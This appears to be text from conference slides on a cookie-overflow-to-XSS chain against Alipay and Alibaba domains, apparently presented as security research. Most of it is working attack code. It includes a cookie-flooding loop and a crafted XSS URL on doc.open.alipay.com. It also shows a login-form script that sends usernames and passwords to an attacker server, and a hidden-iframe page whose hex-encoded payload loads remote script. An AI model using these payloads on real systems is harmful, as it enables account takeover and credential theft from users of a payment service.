
Cookie: uid=**old**; uid=**new**

The web application takes older one

Considering:

Set-Cookie: uid=d181bf00669d40c0; **expires=Thu, 30 Jan 2031 08:00:00 GMT**

So how the cookie can be overwritten?



Overwriting the cookie

Bad Cookie

Important Note:

Browsers save limited amount of cookies per domain.

Google Chrome saves **less than 150** cookies for a domain

Firefox saves **roughly 200**.

Details, <http://browsercookielimits.squawky.net/>

The Payload:

```
for(var i=0;i<1000;i++){  
    document.cookie=i+'=1;domain=.alipay.com'  
}
```

```
document.cookie='uid=foo;domain=.alipay.com;path=/'
```

Put it All Together


Let's Rock

The alert payload: **")+alert("xss**

```
document.cookie='uid=\x22\x29\x2b\x61\x6c\x65\x72\x74\x28\x22\x78\x73\x73;domain=.alipay.com;path=/'
```

The URL injects malicious JavaScript Executed in the many domains of Alibaba's company

```
https://doc.open.alipay.com/doc2/docSearch.htm?treeId=300&&articleId=bar&keyword=1%22%3E%26lt;details/open/ontoggle=%22for(var+i=0;i%3C1000;i%2b%2b){document.cookie=i%2b%27=1;domain=.alipay.com%27}document.cookie=%27uid=\x22\x29\x2b\x61\x6c\x65\x72\x74\x28\x22\x78\x73\x73;domain=.alipay.com;path=/%27%22%3E
```



Stealing the Credentials in the Wild

Attack

The payload:

```
document.forms[0].onsubmit = function() {  
    var u = document.getElementById('fm-login-id');  
    var p = document.getElementById('fm-login-password');  
    var s = new XMLHttpRequest();  
    s.open('POST', 'https://ServerIP/xxx-alibaba/');  
    s.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');  
    s.onreadystatechange = function() {  
        if (s.readyState == 4) {  
            document.forms[0].submit();  
        }  
    }  
    s.send(`u=${u}&p=${p}`);  
    return false;  
}
```


The malicious webpage:

```
<html><center><img  
src='https://pbs.twimg.com/profile_images/701729713392320512/PaYM_TF4_400x400.jpg'><img><ifr  
ame  
src="https://doc.open.alipay.com/doc2/docSearch.htm?treeId=300&articleId=bar&keyword=1%22%3E  
%26lt;details/open/ontoggle=%22for(var+i=0;i%3C1000;i%2b%2b){document.cookie=i%2b%27=1;domai  
n=.alipay.com%27}document.cookie=%27uid=\x22\x29\x2b\x28\x73\x63\x72\x69\x70\x74\x3d\x64\x6f  
\x63\x75\x6d\x65\x6e\x74\x2e\x63\x72\x65\x61\x74\x65\x45\x6c\x65\x6d\x65\x6e\x74\x28\x27\x73  
\x63\x72\x69\x70\x74\x27\x29\x2c\x73\x63\x72\x69\x70\x74\x2e\x73\x72\x63\x3d\x27\x68\x74\x74  
\x70\x73\x3a\x2f\x2f\x35\x31\x2e\x32\x35\x35\x2e\x32\x31\x33\x2e\x31\x38\x38\x2f\x78\x70\x6c  
\x2e\x6a\x73\x27\x2c\x64\x6f\x63\x75\x6d\x65\x6e\x74\x2e\x62\x6f\x64\x79\x2e\x61\x70\x70\x65  
\x6e\x64\x43\x68\x69\x6c\x64\x28\x73\x63\x72\x69\x70\x74\x29\x29\x2b\x28\x22;domain=.alipay.  
com;path=/%27%22%3E" style="width:0;height:0;border:0; border:none;"></iframe></html>
```



```
")+(script=document.createElement('script'),script.src='https://AttackerServer/xpl.js',doc  
ument.body.appendChild(script))+("
```

DEMO Time

D e m o